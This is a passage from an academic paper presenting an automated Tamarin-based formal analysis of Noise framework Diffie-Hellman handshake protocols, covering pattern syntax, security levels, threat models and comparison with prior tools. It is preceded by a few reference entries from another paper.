[27] Marc Stevens, Alexander Sotirov, Jacob Appelbaum, Arjen K. Lenstra, David Molnar, Dag Arne Osvik, and Benne de Weger. Short chosen-prefix collisions for MD5 and the creation of a rogue CA certificate. In Shai Halevi, editor, *CRYPTO 2009*, volume 5677 of *LNCS*, pages 55–69. Springer, Heidelberg, August 2009.

[28] Paul C. van Oorschot and Michael J. Wiener. Parallel collision search with cryptanalytic applications. *Journal of Cryptology*, 12(1):1–28, January 1999.

[29] Xiaoyun Wang, Yiqun Lisa Yin, and Hongbo Yu. Finding collisions in the full SHA-1. In Victor Shoup, editor, *CRYPTO 2005*, volume 3621 of *LNCS*, pages 17–36. Springer, Heidelberg, August 2005.

A Spectral Analysis of Noise: A Comprehensive, Automated, Formal Analysis of Diffie-Hellman Protocols



Guillaume Girol
CEA, List, Université Paris-Saclay, France

Lucca Hirschi
Inria & LORIA, France

Ralf Sasse
Department of Computer Science, ETH Zurich

Dennis Jackson
University of Oxford, United Kingdom

Cas Cremers
CISPA Helmholtz Center for Information Security

David Basin
Department of Computer Science, ETH Zurich

Abstract

The Noise specification describes how to systematically construct a large family of Diffie-Hellman based key exchange protocols, including the secure transports used by WhatsApp, Lightning, and WireGuard. As the specification only makes informal security claims, earlier work has explored which formal security properties may be enjoyed by protocols in the Noise framework, yet many important questions remain open.

In this work we provide the most comprehensive, systematic analysis of the Noise framework to date. We start from first principles and, using an automated analysis tool, compute the strongest threat model under which a protocol is secure, thus enabling formal comparison between protocols. Our results allow us to objectively and automatically associate each informal security level presented in the Noise specification with a formal security claim.

We also provide a fine-grained separation of Noise protocols that were previously described as offering similar security properties, revealing a subclass for which alternative Noise protocols exist that offer strictly better security guarantees. Our analysis also uncovers missing assumptions in the Noise specification and some surprising consequences, *e.g.,* in some situations higher security levels yield strictly worse security.

For reproducibility, the sources of our tool Vacarme *and all Noise protocol models are available [18]. A technical report with additional details and proofs is available at [17].*

1 Introduction

The Noise framework [24] defines a set of protocols that enable two agents to establish a secure channel. Some of its protocols serve as building blocks in widely used protocols, including WhatsApp, Lightning, and WireGuard [13, 19, 23].

In a Noise protocol, the agents first exchange messages that constitute a *handshake*, derive from these messages a symmetric key, which they use to encrypt and integrity protect all following messages exchanged during their session.

Noise allows an unbounded number of distinct handshakes. Each variant can be described by a small, human-readable string, called a *pattern*. Some patterns are for two peers who know each other's long term key before starting the session. Others are designed for a client without a long-term key, who connects to a server whose long-term key is *a priori* unknown. Some patterns have a one round-trip handshake, resulting in low latency, whereas others feature a two or more round-trip handshake, which increases latency but may help hide the identity of peers to outsiders. Moreover, message payloads can even be exchanged during the handshake, protected with the best key currently available, and the properties achieved may therefore differ from message to message until the handshake completes. All this makes Noise protocols very flexible. For example, WhatsApp, WireGuard, and Lightning use different Noise patterns in their transport layer. This flexibility also makes it hard to assess the guarantees provided by these patterns and to choose the best protocol given specific system assumptions.

We summarize prior work in Table 2, discussed in detail in Section 2.3. The most relevant prior work is the Noise Explorer tool [20], designed to analyze the informal security levels described in the specification, which we compare in Section 2.3.1. However, both the Noise specification and all prior works leave crucial questions open: First, which Noise protocol should practitioners use for a given scenario and initial key distribution? Second, Noise theoretically offers an unbounded number of protocols, but are they all interesting, or are some Noise protocols subsumed by others?

We answer both questions rigorously and systematically. We answer the first by providing the strongest threat model under which each protocol is secure, enabling practitioners to make a trade-off between security and privacy. For the second, we give a formal framework and a methodology for comparing patterns, which we implemented in a tool and evaluated on all the patterns from the specification. Our results notably show that there are optimal patterns for each protocol setup, so other patterns from the specification provide no additional benefits.

We establish our results in the symbolic model and use the state-of-the-art Tamarin protocol analysis tool [25] to formally analyze a substantially wider range of properties than previous works. This includes all classical security properties [22], under a broad class of threat models (along the lines of "Know your enemy" [2]), over all protocols in the Noise specification, on a per message basis.

Contribution

Just as a spectral analysis decomposes sound into its constituent parts, we use our new tool Vacarme to decompose Noise into its constituent components and study their interaction. Our primary contribution is a systematic, fine-grained analysis of the Noise protocol family, which answers the following questions: (a) Under which precise threat models are messages secure, *i.e.,* do both secrecy and agreement properties hold? (b) What are the anonymity guarantees for the main Noise protocols? (c) How should one choose a suitable Noise protocol, given a PKI infrastructure and requirements? We expand on these points as well as additional contributions in the following.

Threat Models and Protocol Hierarchies: We approach Noise protocol analysis systematically. For a set of atomic adversary capabilities (*e.g.,* key compromise) and standard security goals (*e.g.,* secrecy), we measure security by all combinations of the latter under the former. In doing so, we provide the most fine-grained analysis of the Noise framework to date (see Section 2.3): we consider ephemeral key reveals (omitted previously), secrecy for the recipient (only previously considered for the sender), anonymity, *etc.* This yields a rich algebra of security properties that captures the full spectrum of use cases and security requirements of the Noise framework. We formally prove how each message in a Noise protocol can be attributed with *maximal* security guarantees in the form of the *strongest threat models* under which confidentiality, authentication, or anonymity holds. Finally, we show how these strongest threat models can be used to compare Noise protocols and determine when one protocol provides better security and anonymity than another, for any threat model.

Analysis with Vacarme: We show how to efficiently compute the strongest threat models using Tamarin as a back-end and we implement this methodology in our Noise protocol analysis tool Vacarme (French for "lots of Noise"). Our push-button tool thus leverages Tamarin's soundness and completeness guarantees [5,25]. Using Vacarme, one can automatically and formally assess under which threat models some requirements hold and compare different handshakes. We thus effectively answer the above questions (a) and (b), and are the first to analyze anonymity properties for Noise protocols. We also ran Vacarme on all Noise protocols listed in the specification both for evaluating our tool and for interpreting the analysis results. The results themselves yield the following contributions.

Refining the Noise levels: In contrast with the informal levels proposed in the Noise specification [24], our results have precise formal definitions, are machine-checked and considerably more granular. Further, our approach *objectively and automatically* assigns a formal meaning to the original levels as a special case.

Our results also uncovered several shortcomings of the Noise levels [24]. First, even though the levels appear to get stronger monotonically, as suggested by the Noise specification, we find that this is not actually the case. This is surprising and can lead to misguided protocol choices in practice. Second, we explain why the levels, as specified in [24], implicitly assumed that ephemeral keys cannot be compromised, which considerably weaken these guarantees. Finally, in contrast to the 9 Noise levels, we provide 74 distinct levels and show why this increased precision is crucial to well-informed protocol choices.

Selecting the Best and Identifying Redundant Protocols: Using our results, we automatically compared almost all Noise protocols listed in the specification and produced a hierarchy thereof. Using this hierarchy, we provide guidelines on which Noise protocol to choose, given a setup that describes what PKI or symmetric keys are available, and the expected range of adversary capabilities (threat model). We also identify redundant handshakes, which provide fewer guarantees than other handshakes, given the same setup. With regards to the Noise specification, we properly separate the threat-model assumptions, security goals, and monotonicity of security properties between handshakes. This allows practitioners to evaluate their environment assumptions independently of the goals they want to achieve, and enables them to pick the appropriate protocol required for their use-case, answering question (c).

Further Results and Recommendations for Noise: We make further contributions to the Noise framework and its application. An example thereof comes from our analysis of Noise protocols using a Pre-Shared Key (PSK): if a (publicly known) *dummy key* is used as PSK (a suggestion made in the specification), we show that, surprisingly, some protocols provide incomparable levels of security when using a dummy PSK compared with when using no PSK at all. Another example concerns anonymity, where our results reveal a missing requirement related to the handling of session identifiers.

Overall, our analysis uncovered numerous subtleties in the Noise specification and its protocols that were previously unknown. We also show how to systematically improve the specification, and we provide a tool to help practitioners.

Organization: In Section 2 we describe background on Noise and Tamarin, followed by detailed discussion of related work. We explain the security goals and threat models in Section 3 and present our tool Vacarme in Section 4. We discuss the results and practical implications in Section 5 and we draw conclusions in Section 6.

Nomenclature	Informal meaning
N	No static key available
K	Static key known before (e.g., via PKI)
X	Static key transmitted over the network
I	Static key transmitted earlier than with X
psk	Pre-shared symmetric key available
$n \in \mathbb{N}$	Appended to any other item, delays its use

Table 1: Summary of Noise options and nomenclature for fundamental patterns. A fundamental pattern consists of two letters and an optional *psk* token. The letter I may only appear in the first position.

2 Background and Related Work

We first describe the Noise handshakes, its pattern syntax, and security properties. Afterwards we provide background on the Tamarin prover and we discuss related work.

2.1 The Noise Framework

The Noise Protocol Framework [24] specifies a family of two-party handshakes for establishing secure channels. In addition to specifying 59 handshakes and claiming various security properties for them, it also specifies how additional handshakes can be derived. The proposed uses are extremely broad, ranging from handshakes between unidentified parties to handshakes between parties having pre-shared static asymmetric and symmetric keys.

2.1.1 Handshakes

Each handshake specified by the Noise Protocol Framework is built from a succinct set of simple primitives: a Diffie-Hellman group, a hash function, a key derivation function, and an Authenticated Encryption with Associated Data (AEAD) cipher. Although the specification is written in a generic fashion, it limits the instantiation of said primitives to a small selection, with a rationale for each choice. Thus, the security properties ascribed to each handshake are only claimed to hold for the given instantiations.

Each handshake is described by a *pattern* following a simple grammar. A pattern has two parts: *pre-messages* and *messages*. Pre-messages describe setup assumptions, namely knowledge that the parties must share before starting the handshake, for example keys given by a Public Key Infrastructure (PKI). Messages describe operations that each party must perform when sending or receiving handshake messages.

Pre-messages, messages, and computations thereon are described by a list of *tokens* and a *direction* specifying sender and recipient. Tokens refer to keys. Each party may have an ephemeral key (usually denoted by the letter `e`), and a static, or long-term, public key (usually denoted by the letter `s`). Additionally, the parties may share a secret called the PSK (a symmetric key usually denoted as `psk`). Not all patterns require all these keys.

Definition 1 (Handshake pattern)**.** *A* pre-message token *is* `e` *or* `s`*. A* message token *is* `e`*,* `s`*,* `es`*,* `se`*,* `ss`*,* `ee`*, or* `psk`*. Single letter tokens and* `psk` *are called* key tokens *and two-letter tokens are called* Diffie-Hellman tokens *(or DH tokens for short).*

A direction *is* `->` *or* `<-`*. A* pre-message *(respectively* message*) pattern is a pair of a direction and a non-empty list of pre-message (respectively message) tokens. A* handshake pattern *(or, for brevity, a handshake) has a name, and is a possibly empty list of pre-message patterns (followed by ellipsis if non-empty) and a non-empty list of message patterns. The list of pre-message patterns must contain at most one pre-message pattern per direction, and the message patterns must have alternating directions.*

As an illustration, we depict three handshake patterns in Figure 1. Noise handshake participants always exchange an ephemeral public key with the other party, and may optionally also exchange a static (long-term) public key or one or more PSKs. The name of the handshake defines the *fundamental pattern* and is given by two letters indicating how static keys are used. There are four possibilities for the initiator, and three for the recipient: *N* means that no static key is available, *K* means the partner already knows the static key, and *X* means the static key is transmitted to the partner. For the initiator, *I* is also available and means the static key is transmitted immediately, improving authentication properties for the recipient, at the cost of revealing the initiator's identity and thus a loss of anonymity for the initiator. The handshake's first letter depends on the initiator's key and the second letter on the recipient's key. Table 1 contains a reference summary.

Note that the `psk` key token can be used in a message pattern to indicate that both parties should use their PSK and mix it with their current symmetric key. This adds *psk* to the handshake name, making it a non-fundamental pattern. Note that by default each available key computation and transmission is done as early as possible.

To delay certain actions, *deferred patterns* are created by adding a number to the pattern name, which defers the transmission of the named token (see I1K1 shown in Figures 1 and 2) or the use of derived keys, e.g., `psk` (for *psk*), by a number of messages, usually 1 or 2. For example, *psk1* in a handshake name means that `psk` will be used one message after it could have been used. Deferred patterns were designed to improve identity hiding properties at the expense of latency. A special case of PSK usage is with a publicly known symmetric key, called a *dummy key*, which modifies the protocol's behavior without using any additional secrets.


For the sake of brevity, we do not describe the formal semantics of tokens. We direct the interested reader to [17]. In the next example, however, we try to give an intuition of the semantics of a few patterns, omitting some details for simplicity.

```
NN:
  -> e
  <- e, ee

KK:
  -> s
  <- s
  ...
  -> e, es, ss
  <- e, ee, se

I1K1:
  <- s
  ...
  -> e, s
  <- e, ee, es
  -> se
```

Figure 1: Three Noise handshakes (colors match those of Figure 2, to help the reader, but are not part of the syntax)



(a) NN handshake

(b) KK handshake

(c) I1K1 handshake

Figure 2: Alice & Bob notation for the handshakes of Figure 1. e, e' (respectively s, s') are ephemeral (respectively static) private keys and the p_i are payloads exchanged during the handshake. In transport mode, payloads are encrypted with the last key material used in the handshake. For legibility, we omitted the associated data of AEAD encryptions, which roughly corresponds to the hash of all preceding sent messages along with the public keys in pre-messages.

Example 1 (Handshake syntax and semantics)**.** *Consider* NN *(shown in Figures 1 and 2a), a Noise handshake loosely corresponding to an unauthenticated Diffie-Hellman key exchange. There are no pre-messages, so the ellipsis is omitted. In the first message, the initiator (on the left) sends his ephemeral public key g^e, indicated by the key token* `e` *in the first message pattern. Each message sent ends with a payload, protected using AEAD under the best available key (this step is not materialized as a token in the Noise syntax, but comes implicitly at the end of all message patterns). Here, p_1 is sent in the clear. In the second message, the recipient (on the right) sends his own ephemeral key $g^{e'}$, indicated by the key token* `e` *in the second message pattern. The token* `ee` *means that when processing the second message, both parties derive a Diffie-Hellman term from their respective ephemeral keys. Specifically, after the second message, the initiator knows his private key e and the recipient's public key $g^{e'}$. He can thus compute $g^{ee'} = (g^{e'})^e$. The recipient's situation is symmetrical: he knows g^e and e' and can thus compute $g^{ee'} = (g^e)^{e'}$. Colloquially speaking, the DH term obtained by mixing the initiator's and recipient's ephemeral keys is $g^{ee'}$. They will use this value to seed a secret symmetric key, which is the initial* current key*, and is used to protect payloads, here p_2, with AEAD and the hash of all previous computation steps as additional data.*

One can also mix different keys as DH terms. When several such terms are present, they can be mixed *together using a key derivation function to obtain a new current key.*[1] *This is illustrated by KK, a Noise handshake loosely corresponding to an authenticated Diffie-Hellman key exchange shown in Figures 1 and 2b. Both pre-messages contain the same unique key token* `s`*, meaning both parties should already know their peer's public static key before starting the handshake. Namely, the initiator (respectively recipient) knows his private static key s (respectively s') and his partner's public static key $g^{s'}$ (respectively g^s). Then in the first message the initiator (i) sends g^e (key token* `e`*) in clear text because the current symmetric key is initially empty (i.e., not yet determined), (ii) computes the DH term $g^{es'}$ (DH token* `es`*) and mixes it with the current symmetric key that is then no longer empty (i.e., can now be used), (iii) computes the DH term $g^{ss'}$ (DH token* `ss`*) and mixes it with the current symmetric key (the resulting value is denoted as k_1 in Figure 2b), and finally (iv) sends the first payload protected using AEAD under the current symmetric key k_1 with the transcript of all messages exchanged so far as additional data. When receiving the corresponding message (i.e., the pair $\langle g^e, c \rangle$, where c is the encrypted payload), the recipient performs the same computations and obtains the symmetric key k_1 and can therefore decrypt c.*

For the second message, the recipient sends $g^{e'}$ (key token `e`*), computes two DH terms corresponding to* `ee` *and* `se`*, and obtains the symmetric key k_2 accordingly. Similarly, the message ends with the second payload protected by AEAD with the key k_2 and the hash of all previous computation steps as additional data.*

Finally, the transport mode can start where all payloads are protected with AEAD under a derivative of the final symmetric key k_2 and empty additional data.

[1] We use *mix* in an overloaded manner, to both denote DH-computation with two half-keys, and KDF-application with two secrets.

2.1.2 Security levels

The specification defines 3 source levels (degree of authentication of the sender provided to the recipient), 6 destination levels (degree of confidentiality provided to the sender), and 10 identity-hiding levels (protection of the sender's or the recipient's public key), where higher numbers indicate better security. The descriptions of these security properties are informal and non-trivial to interpret.

Example 2. *Destination Property 4, quoted from [24]:* '**Encryption to a known recipient, weak forward secrecy if the sender's private key has been compromised.** This payload is encrypted based on an ephemeral-ephemeral DH, and also based on an ephemeral-static DH involving the recipi-

ent's static key pair. However, the binding between the recipient's alleged ephemeral public and the recipient's static public key has only been verified based on DHs involving both those public keys and the sender's static private key. Thus, if the sender's static private key was previously compromised, the recipient's alleged ephemeral public key may have been forged by an active attacker. In this case, the attacker could later compromise the intended recipient's static private key to decrypt the payload (this is a variant of a "KCI" attack enabling a "weak forward secrecy" attack).'

This informal description discusses how the encryption key has been derived and describes a possible attack that an attacker could use. However, it does not explore any other circumstances in which the encryption key might be compromised or how this property relates to more traditional notions of message confidentiality and authentication.

Example 3. *Source Property 2, quoted from [24]: '***Sender authentication resistant to key-compromise impersonation (KCI).** The sender authentication is based on an ephemeral-static DH ("es" or "se") between the sender's static key pair and the recipient's ephemeral key pair. Assuming the corresponding private keys are secure, this authentication cannot be forged.'

The above definition is clearer than Example 2 insofar as it explicitly refers to a well known and established definition. However there is still considerable ambiguity. For example, is this authentication injective [22] (preventing replays)?

2.2 The Tamarin Prover

The Tamarin prover [25] (Tamarin for short) is a protocol verification tool for the *symbolic model*. Tamarin supports stateful protocols, a high level of automation, and equivalence properties [5], which are necessary to model privacy properties such as anonymity. Tamarin has previously been applied to numerous, substantial, real-world protocols with complex state machines, numerous messages, and complex security properties. Examples include TLS 1.3 [6,10], mobile communication protocols [4,9], and instant messaging protocols [8].

In the symbolic model, messages are described by terms. For example, $\mathsf{enc}(m,k)$ represents the message m encrypted using the key k. The algebraic properties of cryptographic functions are specified by equations over terms. For example, $\mathsf{dec}(\mathsf{enc}(m,k),k) = m$ specifies the expected semantics for symmetric encryption: decryption using the encryption key yields the plaintext. As is common in the symbolic model, cryptographic messages only satisfy those properties explicitly specified algebraically. This yields the so-called *black-box cryptography assumption*: one cannot exploit potential weaknesses in cryptographic primitives beyond those explicitly specified. Still, a wide range of attacks, including *logical attacks* and attacks based on an explicit algebraic model, are covered.

The protocol itself is described using multi-set rewrite rules. These rules manipulate multisets of *facts*, which model the current system state with *terms* as arguments. These rules yield a labeled transition system describing the possible protocol executions (see [3, 25] for details on syntax and semantics). Tamarin combines the protocol semantics with a Dolev-Yao [12] style adversary. This adversary controls the entire network and can thereby intercept, delete, modify, delay, inject, and build new messages.

In Tamarin, security properties are specified in two ways. First, trace properties, such as secrecy or variants of authentication, are specified using formulas in a first-order logic with timepoints. For each specified property, Tamarin checks that the property holds for all possible protocol executions, and all possible adversary behaviors. To achieve this, Tamarin (symbolically) explores all possible executions in a backward manner, starting from attack states, which are counterexamples to the security properties, and trying to reach legitimate starting states. The formulas constituting the specification are called *lemmas* and represent claims to be analyzed.

Equivalence properties, such as anonymity, are expressed by requiring that two instances of the protocol cannot be distinguished by the adversary. Such properties are specified using *diff*-terms (which take two arguments), essentially defining two different instances of the protocol that only differ in some terms. Tamarin then checks observational equivalence (see [5]). That is, it compares the two resulting systems and checks that the adversary cannot distinguish them for any protocol execution and any adversarial behavior.

In fully automatic mode, Tamarin either returns a proof that the property holds, or a counterexample, representing an attack, if the property is violated, or it may fail to terminate as the underlying problem is undecidable. Tamarin can also be used in interactive mode, where users can guide the proof search. Moreover users can supply heuristics called *oracles* to guide the proof search in a sound way. Given the number of handshakes and properties to check, we require fully automatic analyses. We thus rely on handshake-independent *oracles* in our analyses as they allow us to tame the protocol's complexity, as explained in Section 4.1.3.

We also describe the properties of the underlying cryptographic primitives used in Noise and how they are composed. As mentioned previously, Noise uses four distinct cryptographic primitives, which we model in Tamarin:

- Diffie-Hellman (DH) Group: We model both the case of a prime order group and Curve25519, a primitive recommended by the specification which is of non-prime order and contains a small subgroup, following [11]. Our Tamarin model also faithfully captures the symbolic behavior of the exponentiation operator, including the existence of multiplicative inverses, associativity, commutativity, and identity.
- AEAD: We model this as a distinguished function symbol that can either be decrypted (with the correct key

and nonce) or verified (ensuring the authenticity of the associated data).
- Hash and KDF functions: We model both as distinct function symbols that each behave as a random oracle.

2.3 Related Work

Our methodology builds on ideas presented in "Know your enemy" [2], which investigates the systematic integration of adversary capabilities in symbolic models. In this work, we improve and extend its approach, for example by leveraging both static and dynamic analysis and enlarging the set of adversary capabilities. Further, we apply this methodology on a much larger scale than in the original paper in terms of the number of protocols and properties compared.

Previous research [14, 15, 21] has examined the security of a single Noise protocol handshake (IKpsk2) in the context of the WireGuard VPN protocol. However, only two previous works have set out to formally analyze the Noise framework as a whole. In this section we discuss these works in detail and summarize the differences in Table 2.

2.3.1 Noise Explorer [20]

Noise Explorer is a tool that automatically generates formal models for Noise handshakes. The formal models encode the protocols as well as the secrecy and authentication claims drawn from the Noise specification and can be automatically verified using the ProVerif [7] protocol analysis tool.

Noise Explorer presents its analysis results in a human-readable way by translating the formal security claims that were (dis)proved to textual descriptions. Further, it can also be used to automatically generate a reference implementation for a particular handshake, which is, however, not formally related to the verified model, *i.e.,* these implementations are not proven correct or secure.

Methodology: Noise Explorer's approach differs substantially from our own. Their analysis begins with informal security claims in the Noise protocol specification which they manually translate to formal statements. This mapping between natural language in protocol specifications and logical formulas in formal models is subjective and risks human error. Later, in Section 5.2, we will show how our methodology avoids these issues by systematically constructing a granular family of threat models from which we can objectively and automatically recover the correspondence to the Noise protocol specification.

This methodological difference has a practical consequence as both the Noise protocol specification and Noise Explorer associate each security claim with a *level*, a natural number, and interpret it in a monotonic order. However, we show later in Example 9 that the claims ordering, given by logical implication on the associated formulas, is in fact non-monotonic with respect to the levels and consequently, in certain handshakes, an apparently 'stronger' security claim can in fact be weaker than a 'weaker' claim.

Participants and Sessions: Noise Explorer only considers a fixed scenario where an honest initiator interacts with an honest recipient in the presence of a single malicious party. In particular, this excludes an honest agent acting as both an initiator and a recipient, which is common in many real world deployments of Noise (e.g., P2P settings such as Lightning). Additionally, Noise Explorer does not support any additional identities or participants. Hence it does not consider attacks on authentication which require more than two honest participants to perform. In contrast we consider an unbounded number of participants engaging in an unbounded number of sessions, including scenarios in which honest participants act as both an initiator and recipient.

This fixed two party scenario has consequences for models involving a passive adversary. A passive adversary cannot emulate dishonest agents, so the models only consider two fixed, honest agents. As a result, one obtains incorrect results. For example, Bob, who can only act as a recipient, can obtain aliveness of Alice, who can only act as an initiator, upon reception of `e` from the first message of `NN`. However, in practice, the property is actually violated as this ephemeral key could have been sent by any other honest agent.

Security Claims: In the Noise protocol specification the PSK family of handshakes are presented without associated claims. We consider Perfect Forward Secrecy (PFS) in the context of the subsequent compromise of (i) a participants' static keys, (ii) pre-shared keys, or (iii) both static and pre-shared keys. Noise Explorer only evaluates the third scenario. However, in many real world deployments, pre-shared keys are not as well secured as static keys and may be shared across devices. As Noise Explorer does not consider the compromise of a PSK alone, it cannot be used to explore PFS in this scenario.

Noise Explorer uses a relatively weak form of message agreement. The strongest claim it can verify is that if Bob receives a message, then at some point Alice sent that message and intended to send it to Bob. This does not imply the absence of replay attacks (where Bob receives Alice's message more than once), nor does it imply that Alice sent the message in the same session that Bob received it. Contrastingly, our analysis covers these properties, which we discuss further in Section 3.2.

Noise Explorer does not verify security properties in the presence of compromised ephemeral keys. We explore this scenario and provide a full set of results in Section 5 which allow protocol designers to evaluate which handshakes are best suited to scenarios where RNGs may be suspect.

Cryptographic Primitives: Unlike Tamarin, ProVerif does not handle Associative-Commutative (AC) function symbols. Consequently, Noise Explorer has a lower fidelity model of DH exponentiation than our own. In particular, Noise Explorer does not consider $((g^a)^b)^c$ equal to $((g^a)^c)^b$. In contrast, we

	8 handshakes	All Noise handshakes	
	Dowling [16]	Noise Explorer [20]	**Our Work**
Setting (Model)	Computational	Symbolic	Symbolic
Automated & machine-checked	✗	✓(ProVerif)	✓(Tamarin)
Reduction to cryptographic definitions	✓	✗	✗
Systematic wrt. atomic capabilities	✗	✗	✓
Strongest threat model computation	✗	✗	✓
Generates reference implementations	✗	✓†	✗
Intruder-chosen payloads	✓	✗	✓
Compromise s/e/PSK	✓/✓/✗	✓/✗/✗	✓/✓/✓
Dishonest generation s/e	✓/✓	✗/✗	✓/✓
Active attacker	✓	✓	✓
Anonymous agreement	✗	✗	✓
Identity hiding (anonymity)	✗	✗	✓
PFS of keys/messages	✗/✓	✗/✓*	✓/✓

Table 2: *Not all formal analyses are equivalent.* We compare our framework and tool with prior works in terms of modeling choices, threat models, verification tools, and analyzed goals. Legend: †: These implementations are automatically generated, but not formally verified to be correct or secure. *: PFS results for PSK handshakes are incomplete. For "Compromise s/e/PSK", we require results with and without the corresponding compromise (see Section 3.3.1). "Dishonest generation of e/s" refers to our D_{re}/D_{rs} intruder capabilities (see Section 3.3.1).

model DH exponentiation as an AC symbol and the preceding equality holds in our model. Both Noise Explorer and Tamarin model the possibility of small subgroup elements in X25519, however, only Tamarin models the possibility of 'equivalent' public keys (which are bitwise distinct elements that behave equivalently under exponentiation). The DH models used by Tamarin and ProVerif are compared and discussed further in [11].

2.3.2 fACCE Noise Analysis [16]

Recently [16] proposed a new computational model for analyzing multi-stage channel establishment protocols which is of independent interest. Their approach is more scalable than previous computational models and allows the authors to reuse proofs between related protocols in order to reduce the manual burden on the (human) prover.

They demonstrate the flexibility and efficacy of their model on the Noise protocol framework. As in our work they consider ephemeral key reveals and extend the Noise security claims. However, despite their improved model, analyzing each handshake is still a manual effort that requires significant work. Consequently, they focus on a subset of the Noise handshakes (8 of 59) and target strong security properties which hold only for later handshake messages. Contrastingly, we are able to cover the entire handshake space and explore the weaker properties that early handshake messages enjoy.

3 Security Goals and Threat Models

We describe in this section our formal model of the Noise Framework, including how we handle crucial questions such as the encoding of roles and identities, as well as security claims and attacker capabilities. Our descriptions here are mostly semi-formal, due to space constraints. The full formal definitions, theorems, and proofs are given in [17].

3.1 Protocol and Environment Description

Formal models of security protocols must make critical decisions about how to encode abstract notions such as agents' state, identity, and agents' interactions with other protocol participants. In this section, we explain our decisions, describe our model's behaviors, and justify our model's effectiveness. As Noise is a protocol framework designed to be used in concert with a higher level application about whose behavior we can make few assumptions, we shall keep our model as general as possible and avoid artificially restricting handshake behavior.

Agents and sessions: We describe the behavior of protocol participants in terms of agents with local state that engage in protocol sessions with each other. We allow for an unbounded number of agents, engaging in an unbounded number of sessions and allow each agent to engage in multiple concurrent sessions, potentially playing multiple roles. In contrast, some previous verifications of Noise [20, 21] assumed that there are only two 'honest' agents. Whilst this might be appropriate to model a single client talking to a fixed server, it does not capture more general deployments, with multiple clients, multiple servers, or parties that act as both, as in P2P networks like Bitcoin or Lightning. In general, we allow the adversary to determine when entities are created, when they engage in sessions, and with whom they communicate. In Section 3.3, we will discuss explicit adversary actions, such as compromising a party, creating a dishonest agent, etc.

Identities: Some formal models endow agents with unique identifiers, which are used in the protocol or in the protocol's security claims. Although internally we use unique identifiers to distinguish the local state of each agent, we do not

otherwise use these artificial labels. Instead, agents represent each other's identities in terms of the keys used in each session. This captures behavior in handshakes with long-lived keys reused between sessions, as well as handshakes relying on PSKs for authentication or handshakes only providing ephemeral keys. This ensures we do not impose any artificial restrictions on applications using the Noise protocol framework, which make their own decisions as to how agents are identified.

The Noise framework does describe an explicit session identifier that is output to the application when a handshake concludes, which we use to identify specific sessions. We do not (a priori) assume that this identifier is unique or that the application keeps it secret. We will see how this conservative decision allows us to find a previously undocumented application requirement in Section 5.5. Additionally, we treat the identities of remote parties as a tuple of exchanged key material, for example, the other entity's public ephemeral, public static, or pre-shared keys which have been exchanged. This allows us to define a meaningful notion of identity even for handshakes without any long term secrets, i.e., that provide anonymous connections for one or more participants.

Pre-messages: In some handshakes, Noise supports pre-distributed public keys or PSKs, which one or both participants may have access to. In practice, an application using the Noise framework will describe how this information would be transferred and authenticated. Consequently, we treat this part of the framework abstractly and simply distinguish when the provided information is authentic, or when the adversary has tampered with it due to some compromise of the authentication infrastructure. For example, an application using a certificate-based system cannot distinguish between legitimate certificates and those an adversary has generated after compromising the CA. In a Trust on First Use model, this would mean (correctly) trusting an honest key or incorrectly trusting an adversary controlled key. We describe in Section 3.3 how we can use these recorded labels, in conjunction with our parameterized adversary, to capture the full spectrum of authentication behavior.

PSK: Similarly, we support the Noise PSK modes, which offer an alternative and complementary notion of a pre-distributed token. Noise does not specify how PSKs should be treated. For example, they could be uniquely issued to a specific pair of agents, thus authenticating each party to the other, or to a group of entities and thus provide only authentication to this group, which is weaker than pairwise authentication. In protocols using dummy keys, like WireGuard [13], the PSK may even be publicly known. We allow the adversary to assign shared keys to any combination of agents it wishes, which includes all of the previously described scenarios. This includes shared keys that are intended to be secret, but to which the adversary legitimately has access or shared keys that the adversary can access through dishonest means such as compromising an agent.

Payloads: As the Noise Framework allows an application to transmit data alongside message payloads, we carefully model this functionality to give the adversary the maximum possible power. For example, when we later consider agreement properties, we allow the adversary to specify each message payload, as well as the handshake's prologue. This can be interpreted as the adversary influencing or even dictating the application-level protocol. However, when checking for the secrecy of a given payload, we must model this one payload as a randomly drawn value, as is customary in the symbolic model.

Transport mode: When a handshake finishes, the Noise Framework describes a transport phase, where applications can send or receive messages to or from the other party. We treat these messages like the handshake payloads in the previous paragraph, with the addition of an explicit sequence number as described in the specification. Although in principle there can be many transport phase messages, and applications are not required to alternate between sending and receiving, we show that it suffices to consider the initial transport phase messages sent by each party, allowing us to exclude further transport phase messages from our model [17, page 34]. Intuitively, this is due to the fact that key material remains unchanged.

Consequently, in the remainder of this paper, we consider the worst case scenario for the application layer and make minimal assumptions, letting the adversary choose payloads except the ones for which secrecy should be proven. Our model is also useful for future application designers wishing to check the specific combination of their application with a particular Noise handshake. We make it easy to plug a Tamarin model of an application layer into our handshake pattern models. One can thereby derive specific guarantees about the composition of both protocols, which will be at least as strong as the guarantees we discuss in this paper, as we assume the worst case application layer in our work.

3.2 Security Claims

Noise allows the application layer to send payloads alongside handshake messages, using the best available protection at that stage of the protocol. Consequently, these payloads may have weaker security guarantees than payloads sent later after the handshake's completion. The Noise specification claims informal security properties for each handshake message and for the first two payloads after the handshake's completion.

We analyze the security of each potential payload (*i.e.,* reasoning on a per message basis) but consider well-defined security claims based on a comprehensive set of threat models. We now describe these security claims and describe the threat models in the next section. Our claims can be parameterized by a role (Initiator I or recipient R), and a payload position, which indicates its location in the handshake.

Definition 2 (Claims)**.** *We consider the following claims:*

Secrecy *of a particular payload at position $i \in \mathbb{N}$, from the perspective of a given role r.*

